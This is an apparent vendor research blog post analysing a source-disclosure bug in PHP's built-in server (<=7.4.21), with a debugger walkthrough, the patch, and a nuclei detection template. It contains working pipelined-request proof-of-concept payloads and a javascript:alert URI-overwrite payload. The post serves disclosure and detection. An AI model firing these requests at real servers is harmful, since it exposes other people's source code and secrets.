

PHP Development Server <= 7.4.21 - Remote Source Disclosure — ProjectDiscovery Blog

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
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PHP Development Server <= 7.4.21 - Remote Source Disclosure

Jan 28, 2023Harsh Jaiswal & Rahul Maini



Introduction

While testing request pipelining on multiple programming language built-in servers, we observed strange behavior with PHP's. As we delved deeper, we discovered a security bug in PHP that could expose the source code of PHP files as if they were static files rather than executing them as intended.

Upon further testing, we found that the vulnerability was **not** present in the latest PHP release. We conducted further tests on different versions of PHP to determine when the bug was fixed, and why. Our investigation led us to the patched version of PHP 7.4.22, and a comparison of the unpatched versus patched code allowed us to see the specific changes made to fix the vulnerability.

It's important to note that while this issue has been resolved in the PHP source code, Shodan queries reveal many exposed instances of the built-in server. Join us as we detail our findings and share what we learned through our analysis.

Request

	Pretty	Raw	Hex
1	GET /phpinfo.php HTTP/1.1	\r \n	
2	Host: pd.research	\r \n	
3		\r \n	
4		\r \n	
5	GET / HTTP/1.1	\r \n	
6		\r \n	
7			



Response

	Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK			
2	Host: pd.research			
3	Date: Thu, 05 Jan 2023 11:04:32 GMT			
4	Connection: close			
5	Content-Length: 19			
6				
7	<?php phpinfo();?>			
8				

Root Cause Analysis

This is the unpatched and patched version git diff - <https://github.com/php/php-src/compare/PHP-7.4.21...php-7.4.22>

To fully understand the bug and how it was fixed, we compiled both the patched and unpatched versions of PHP with debugging symbols enabled. Using a proof-of-concept (PoC) request, we triggered the source code disclosure bug and observed the code flow in the debugger.

PoC Request:

http

Copy

```
1GET /phpinfo.php HTTP/1.1
2
3\r\n
4\r\n
5GET / HTTP/1.1
6\r\n
7\r\n
```

All the HTTP requests to the CLI server are handled by `php_cli_server_client_read_request`. The trace looks like this:

c

Copy

```
1main(...)
2do_cli_server(...)
3php_cli_server_do_event_loop(...)
4php_cli_server_do_event_for_each_fd(...)
5                                php_cli_server_poller_iter_on_active(...)
6php_cli_server_do_event_for_each_fd_callback(...)
7
8php_cli_server_rcv_event_read_request(...)
8php_cli_server_client_read_request(...)
```

The `php_cli_server_client_read_request` function calls the `php_http_parser_execute` function and, as its name suggests, is used to parse HTTP requests. The return value of the function is the number of bytes that were successfully parsed. This value is used to determine how much of the request has been processed and how much remains to be parsed.

When the first part of the request mentioned below is almost finished being parsed:

http

Copy

```
1GET /phpinfo.php HTTP/1.1
2
3\r\n
4\r\n
```

and the HTTP request doesn't contain the `Content-Length` header, the `CALLBACK2(message_complete)` in the code below called. Here, `CALLBACK2` is a macro that in turn calls a callback function `php_cli_server_client_read_request_on_message_complete` upon completion of processing of the request message.

C

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```
1if (parser->type == PHP_HTTP_REQUEST || php_http_should_keep_alive(parser)) {  
2/* Assume content-length 0 - read the next */  
3CALLBACK2(message_complete); // Here  
4         state = NEW_MESSAGE(); // Afterwards the state is reverted back to  
   start_state  
5}
```

How does CALLBACK2(...) work?

The CALLBACK2 Macro is defined here: https://github.com/php/php-src/blob/PHP-7.4.21/sapi/cli/php_http_parser.c#L31-L37:

C

Copy

```
1#define CALLBACK2(FOR)                                \\  
2do {                                                    \\  
3  if (settings->on_##FOR) {                              \\  
4    if (0 != settings->on_##FOR(parser)) return (p - data); \\  
5  }                                                    \\  
6} \\  
7while (0)
```

After preprocessing, **CALLBACK2(message_complete)** converts to:

C

Copy

```
1do {  
2if (settings->on_message_complete) {  
3  if (0 != **settings->on_message_complete**(parser)) return (p - data);  
4}  
5} while (0)
```

settings is a struct of type `php_http_parser_settings` whose member fields (function pointers) are declared here:

https://github.com/php/php-src/blob/e7a0a2b8a2684d2eeb1b8a27123dfe6799817767/sapi/cli/php_http_parser.h#L210-L221

Each member of the settings variable is populated with respective callback functions.

https://github.com/php/php-src/blob/PHP-7.4.21/sapi/cli/php_cli_server.c#L1803-L1813

This reference to **settings** is then passed to `php_http_parser_execute` function as an argument.

C

Copy

```
1nbytes_consumed = php_http_parser_execute(&client->parser, &settings, buf, nbytes_read);
```

https://github.com/php/php-src/blob/PHP-7.4.21/sapi/cli/php_cli_server.c#L1840

Similarly, there are `CALLBACK` and `CALLBACK_NOCLEAR` macros that work almost in the same way.

Therefore, `CALLBACK2(message_complete)` results in calling

`php_cli_server_client_read_request_on_message_complete(...)` and `CALLBACK(path)` calls `php_cli_server_client_read_request_on_path(...)` and so on.

C

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```
1static int php_cli_server_client_read_request_on_message_complete(php_http_parser
2*parser)
3{
4...
5php_cli_server_request_translate_vpath(&client->request, client->server->document_root,
6client->server->document_root_len);
7...
8}
```

Soon, we enter the `php_cli_server_request_translate_vpath` function. This function converts the requested PHP file's path to the full path on the file system. If the requested file is a directory, it checks for the presence of index files such as `index.php` or `index.html` within the directory and uses the path to one of those files if found. This allows the server to serve the correct file in response to a request

In short, this function sets `vpath` and `path_translated` members to the `request` struct. So, for the currently parsed request,

http

Copy

```
1GET /phpinfo.php HTTP/1.1
2
3\r\n
4\r\n
```

we end up inside this conditional branch where the `**request->path_translated**` is set. This is important and will be used later.

jsx

Copy

```
1static void php_cli_server_request_translate_vpath(php_cli_server_request *request,
2const char *document_root, size_t document_root_len) {
3...
4
5                else {
6
7                    pefree(request->vpath, 1);
8                    request->vpath = pestrndup(vpath, q - vpath, 1);
9                    request->vpath_len = q - vpath;
10                   // At this time buf is equal to /tmp/php/phpinfo.php where
11 /tmp/php/
12                   // is whatever the server's working directory is.
13 request->path_translated = buf;
14 // so the request->path_translated is now
15 /tmp/php/phpinfo.php
16 request->path_translated_len = q - buf;
17 ...
18 }
19...
20}
21}
```

After the function call stack unwinds, we continue our execution of the flow inside `php_http_parser_execute`. Now, the 2nd part of the request is parsed as the state is reverted to `start_state`:

http

Copy

```
1GET / HTTP/1.1
2\r\n
3\r\n
```

Just as with the initial request, we enter the

`php_cli_server_client_read_request_on_message_complete` function and then call `php_cli_server_request_translate_vpath`. This process is used to parse and process the subsequent request in the same way as the first request.

This time, inside `php_cli_server_request_translate_vpath`, since we are requesting a directory (/) instead of a file, we will enter a different block of code.

c

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```
1...
2// loops and checks for index.php, index.html inside working dir
3while (*file) {
4size_t l = strlen(*file);
5memmove(q, *file, l + 1);
6if (!php_sys_stat(buf, &sb) && (sb.st_mode & S_IFREG)) {
7            q += l
8break;
9}
10    file++;
11}
12
13if (!*file || is_static_file) {
14// In case, index files are not present we enter here
15
16if (prev_path) {
17pfree(prev_path, 1);
18}
19
20pfree(buf, 1);
21return; // This time we return from the function
22// and no request->vpath or request->path_translated
23// is set.
24}
25...
```

Finally, after the request's parsing is completed, and we return from `php_http_parser_execute`. The return values of length of bytes parsed (`nbytes_consumed`) and length of bytes read (`nbytes_read`) are compared (more on this here). If they are equal, the code flow continues and we enter the `php_cli_server_dispatch` function.

c

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```

1static int php_cli_server_dispatch(php_cli_server *server, php_cli_server_client
*client) {
2...
3if (client->request.ext_len != 3
4|| (ext[0] != 'p' && ext[0] != 'P') || (ext[1] != 'h' && ext[1] != 'H') || (ext[2] !=
'p' && ext[2] != 'P'))
5|| !client->request.path_translated) {
6
7    is_static_file = 1;
8}
9...
10}

```

The code provided above includes a check to determine whether a requested file should be treated as a static file or executed as a PHP file. This is done by examining the extension of the file. If the extension is not `.php` or `.PHP`, or if the length of the extension is not equal to 3, the file is considered to be a static file. This is indicated by setting the `is_static_file` variable to 1.

The code also checks that the `path_translated` field of the `client->request` object is not null. This field contains the full path to the requested file on the file system, and is used to locate and serve the file. If the `path_translated` field is null, it indicates that the requested file could not be found, and the request will be treated as an error.

The code flow proceeds to the `php_cli_server_begin_send_static` function because `is_static_file` is set to true.

C

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```

1if (!is_static_file) {
2    ... // Executes the file as PHP script
3} else {
4    ...
5    if (SUCCESS != php_cli_server_begin_send_static(server, client)) {
6        php_cli_server_close_connection(server, client);
7    }
8...
9}

```

What went wrong?

Here lies the bug. As seen in the aforementioned code blocks, after parsing of the second request the `vpath` is set to `/` and assuming no index files were found the `client-`

`>request.ext` will be set to `NULL`. However, the `client->request.path_translated` is still set to `/tmp/php/phpinfo.php` from the first request. The checks are performed on the `client->request.ext` of second request and we enter this branch and which sets `is_static_file` to `1`. Basically, saying treat the requested file as a static file and not a PHP script.

C

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```
1static int php_cli_server_begin_send_static(php_cli_server *server,
php_cli_server_client *client) {
2#ifdef PHP_WIN32
3...
4#else
5    fd = client->request.path_translated ? open(client->request.path_translated,
0_RDONLY): -1;
6#endif...
7    client->file_fd = fd;
8...
9}
```

Notice that this function opens and retrieves a file descriptor to the file path stored in `client->request.path_translated`. In our example, `client->request.path_translated` would be set to `/tmp/php/phpinfo.php`. This discrepancy, where the checks happen on the `client->request.ext` of the second request but afterward the file is opened on `client->request.path_translated` which was set by the first request, leads to source code disclosure.

Now as the file is marked as `is_static_file`, the code flow now simply reads the fd and returns it as static file rather than executing it.

Patch

A check was introduced in PHP 7.4.22. This fix checks if the `vpath` member of the `request` struct is not `NULL` when parsing the request path. If it is not `NULL`, the function returns `1`.

C

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```

1static int php_cli_server_client_read_request_on_path(php_http_parser *parser, const
char *at, size_t length)
2{
3...
4if (UNEXPECTED(client->request.vpath != NULL)) {
5return 1;
6}
7...
8}
9return 0;
10}

```

When the path of the first part of request message is parsed, the `client->request.vpath` is initially NULL and later on set to `/phpinfo.php`. However, when the path of second part of the request is parsed, the `client->request.vpath` is already set and not NULL which causes the function to return 1.

c

Copy

```

1#define CALLBACK(FOR)                                \
2do {                                                  \
3  CALLBACK_NOCLEAR(FOR);                             \
4  FOR##_mark = NULL;                                  \
5} while (0)
6
7#define CALLBACK_NOCLEAR(FOR)                        \
8do {                                                  \
9  if (FOR##_mark) {                                    \
10   if (settings->on_##FOR) {                            \
11     if (0 != settings->on_##FOR(parser,                \
12                                   FOR##_mark,          \
13                                   p - FOR##_mark))      \
14       {                                                \
15         return (p - data);                            \
16       }                                                \
17   }                                                    \
18 }                                                      \
19} while (0)

```

While parsing the path of the second request we enter into this patched function `php_cli_server_client_read_request_on_path` from `CALLBACK(path)` [here](#). The `CALLBACK(path)` macro check ensures that the return value of the callback function is always 0. If that's not the case, we will return from the parsing function

`php_http_parser_execute` and the return value would be the number of bytes it has already consumed while parsing the request.

The return value is stored in `nbytes_consumed` variable and is compared with `nbytes_read` (i.e., the actual number of bytes in the request).

C

Copy

```
1nbytes_consumed = php_http_parser_execute(&client->parser, &settings, buf, nbytes_read);
2
3if (**nbytes_consumed != (size_t)nbytes_read**) {
4if (php_cli_server_log_level >= PHP_CLI_SERVER_LOG_ERROR) {
5if (buf[0] & 0x80 /* SSLv2 */ || buf[0] == 0x16 /* SSLv3/TLSv1 */) {
6*errstr = estrdup("Unsupported SSL request");
7} else {
8*errstr = estrdup("Malformed HTTP request");
9}
10}
11return -1;
12}
```

If the number of bytes consumed by the parser is not equal to the total number of bytes read, it means that the request is malformed. In this case, the code checks the first byte of the buffer to determine whether the request is an SSL request. Otherwise, it sets the error message to “**Malformed HTTP request**” and returns.

Bonus

A different bug that fortunately also addressed this remote source code disclosure issue in subsequent versions is <https://bugs.php.net/bug.php?id=73630>. During the parsing of an HTTP request, when certain callbacks are called multiple times, the `REQUEST_URI` server variable gets overwritten with a substring of itself.

This behavior can result in open redirects or cross-site scripting (XSS) attacks in some cases. Here’s an example:

Example Snippet:

php

Copy

```
1<a href="<?php echo htmlentities($_SERVER['REQUEST_URI']) ?>">Unexpected url</a>
```

requesting `GET /index.php?abcd` will result in being rendered as:

html

Copy

```
1<a href="/index.php?abcd">Unexpected url</a>
```

The hyperlink will always be relative to the domain where it is hosted. Also, the path would convert meta-characters to their HTML entities. Therefore, XSS is not feasible.

However, this can still be exploited by an attacker by sending a GET request with a very long query string in the URL, such as the one shown in the example.

jsx

Copy

```
1GET /?[AAAA...<1425 times>]javascript:alert(1) HTTP/1.1
2Host: pd.research
```

The `REQUEST_URI` is overwritten and only ends up with `javascript:alert(1)`. The amount of padding required to be successfully overwrite it with desired content varies and may need to be adjusted.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 GET /index.php? Uv9Uw0Uw1Uw2Uw3Uw4Uw5Uw6Uw7Uw8Uw9Uw0Ux1Ux2Ux3Ux4Ux5Ux6Ux7Ux8Ux9Uy0Uy1Uy2Uy3Uy4Uy 5Uy6Uy7Uy8Uy9Uz0Uz1Uz2Uz3Uz4Uz5Uz6Uz7Uz8Uz9Va0Va1Va2Va3Va4Va5Va6Va7Va8Va9Vb0Vb1V b2Vb3Vb4Vb5Vb6Vb7Vb8Vb9Vc0Vc1Vc2Vc3Vc4Vc5Vc6Vc7Vc8Vc9Vd0Vd1Vd2Vd3Vd4Vd5Vd6Vd7Vd8 Vd9Ve0Ve1Ve2Ve3Ve4Ve5Ve6Ve7Ve8Ve9Vf0Vf1Vf2Vf3Vf4Vf5Vf6Vf7Vf8Vf9Vg0Vg1Vg2Vg3Vg4Vg 5Vg6Vg7Vg8Vg9Vh0Vh1Vh2Vh3Vh4Vh5Vh6Vh7Vh8Vh9Vi0Vi1Vi2Vi3Vi4Vi5Vi6Vi7Vi8Vi9Vj0Vj1V j2Vj3Vj4Vj5Vj6Vj7Vj8Vj9Vk0Vk1Vk2Vk3Vk4Vk5Vk6Vk7Vk8Vk9Vl0Vl1Vl2Vl3Vl4Vl5Vl6Vl7Vl8 Vl9Vm0Vm1Vm2Vm3Vm4Vm5Vm6Vm7Vm8Vm9Vn0Vn1Vn2Vn3Vn4Vn5Vn6Vn7Vn8Vn9Vo0Vo1Vo2Vo3Vo4Vo 5Vo6Vo7Vo8Vo9Vp0Vp1Vp2Vp3Vp4Vp5Vp6Vp7Vp8Vp9Vq0Vq1Vq2Vq3Vq4Vq5Vq6Vq7Vq8Vq9Vr0Vr1V r2Vr3Vr4Vr5Vr6Vr7Vr8Vr9Vs0Vs1Vs2Vs3Vs4Vs5Vs6Vs7Vs8Vs9Vt0Vt1Vt2Vt3Vt4Vt5Vt6Vt7Vt8 Vt9Vu0Vu1Vu2Vu3Vu4Vu5Vu6Vu7Vu8Vu9Vv0Vv1Vv2Vv3Vv4Vv5Vv6Vv7Vv8Vv9Vw0Vw1Vw2Vw3Vw4Vw 5Vw6Vw7Vw8Vw9Vx0Vx1Vx2Vx3Vx4Vx5Vx6Vx7Vx8Vx9Vy0Vy1Vy2Vy3Vy4Vy5Vy6Vy7Vy8Vy9Vz0Vz1V z2Vz3Vz4Vz5Vz6Vz7Vz8Vz9Wa0Wa1Wa2Wa3Wa4Wa5Wa6Wa7Wa8Wa9Wb0Wb1Wb2Wb3Wb4Wb5Wb6Wb7Wb8 Wb9Wc0Wc1Wc2Wc3Wc4Wc5Wc6Wc7Wc8Wc9Wd0Wd1Wd2Wd3Wd4Wd5Wd6Wd7Wd8Wd9We0We1We2We3We4We 5We6We7We8We9Wf0Wf1Wf2Wf3Wf4Wf5Wf6Wf7Wf8Wf9Wg0Wg1Wg2Wg3Wg4Wg5Wg6Wg7Wg8Wg9Wh0Wh1W h2Wh3Wh4Wh5Wh6Wh7Wh8Wh9Wi0Wi1Wi2Wi3Wi4Wi5Wi6Wi7Wi8Wi9Wj0Wj1Wj2Wj3Wj4Wj5Wj6Wj7Wj8 Wj9Wk0Wk1Wk2Wk3Wk4Wk5Wk6Wk7Wk8Wk9Wl0Wl1Wl2Wl3Wl4Wl5Wl6Wl7Wl8Wl9Wm0Wm1Wm2Wm3Wm4Wm 5Wm6Wm7Wm8Wm9Wn0Wn1Wn2Wn3Wn4Wn5Wn6Wn7Wn8Wn9Wo0Wo1Wo2Wo3Wo4Wo5Wo6Wo7Wo8Wo9Wp0Wp1W p2Wp3Wp4Wp5Wp6Wp7Wp8Wp9Wq0Wq1Wq2Wq3Wq4Wq5Wq6Wq7Wq8Wq9Wr0Wr1Wr2Wr3Wr4Wr5Wr6Wr7Wr8 (1) HTTP/1.1 \r \n 2 Host: pd.research \r \n 3 \r \n 4				1 HTTP/1.1 200 OK 2 Host: pd.research 3 Date: Thu, 05 Jan 2023 12:29:24 GMT 4 Connection: close 5 X-Powered-By: PHP/7.4.21 6 Content-type: text/html; charset=UTF-8 7 8 Hehe 9 10			

Proof of Concept

Basic POC:

http

Copy

```
1GET /phpinfo.php HTTP/1.1
2
3\r\n
4GET / HTTP/1.1
5\r\n
6\r\n
```

The above request provides a basic HTTP request as a proof of concept that will disclose the source code `phpinfo.php` instead of executing it.

□

Make sure to turn off “***Update Content-Length***” in an Intercepting HTTP Proxy such as Burp Suite for the Proof of Concept to work.

We observed that the source code won’t be disclosed if the `index.php` file exists in the current directory where the server is started from. However, we came up with a slight modification of the exploit POC that would disclose the source code regardless of, if the `index.php` file exists or not. The reason for this lies in the above explanation of the bug.

Upgraded POC:

http

Copy

```
1GET /index.php HTTP/1.1
2
3\r\n
4GET /xyz.xyz HTTP/1.1
5\r\n
6\r\n
```

Nuclei Template:

To ease the detection in an automated way against a large set of hosts, we have created [nuclei](#) template and added it to the public [nuclei-template](#) GitHub repository.

Template pull request: <https://github.com/projectdiscovery/nuclei-templates/pull/6633>

yaml

Copy

```
1lid: php-src-diclosure
2
3info:
4  name: PHP <= 7.4.21 - Built-in Server Remote Source Disclosure
5  author: pdteam
6  severity: medium
7  metadata:
8    verified: true
9    shodan-query: The requested resource <code class="url">
10  tags: php,phpcli,disclosure
11
12requests:
13  - raw:
14    - |+
15      GET / HTTP/1.1
16      Host: {{Hostname}}
17
18      GET /{{rand_base(3)}}.{{rand_base(2)}} HTTP/1.1
19
20
21
22
23
24    - |+
25      GET / HTTP/1.1
26      Host: {{Hostname}}
27
28  unsafe: true
29  matchers:
30    - type: dsl
31      dsl:
32        - 'contains(body_1, "<?php")'
33        - '!contains(body_2, "<?php")'
34  condition: and
```

Demo

cli

Copy

```
1cat index.php
2
3<a href="<?php echo htmlentities($_SERVER['REQUEST_URI']) ?>">Unexpected url</a>
```

cli


Copy

```
1cat Dockerfile
2
3FROM php:7.4.21-zts-buster
4COPY index.php /var/www/html/index.php
5CMD ["php", "-S", "0.0.0.0:8888", "-t", "/var/www/html/"]
```

cli

Copy

```
1docker build . -t phptest
2docker run -p 8888:8888 phptest
3
4[Sat Jan 28 20:09:07 2023] PHP 7.4.21 Development Server (http://0.0.0.0:8888) started
```



Conclusion

In conclusion, our research aimed to investigate request pipelining on multilayered architecture. As part of our study, we examined the PHP built-in server and stumbled upon a security bug present in an older version of PHP on the test server. This vulnerability could allow the source code of PHP files to be exposed as if they were static files. Our

investigation led us to identify that the issue was fixed in the later version of PHP, specifically PHP 7.4.22

It is important to note, even though the PHP team advises not to use the CLI server in production, there are at least a few thousand exposed instances of the built-in server are still present on the Internet. Additionally, it's possible that the PHP CLI server can be behind multiple reverse proxies or load balancers, which would make it more challenging to exploit. In our testing using servers such as NGINX and Apache in conjunction with PHP CLI Server, we were unable to exploit the vulnerability. We welcome feedback from readers on any other configurations or methods that may be used to exploit this vulnerability.

- **Rahul Maini**, **Harsh Jaiswal** @ ProjectDiscovery Research

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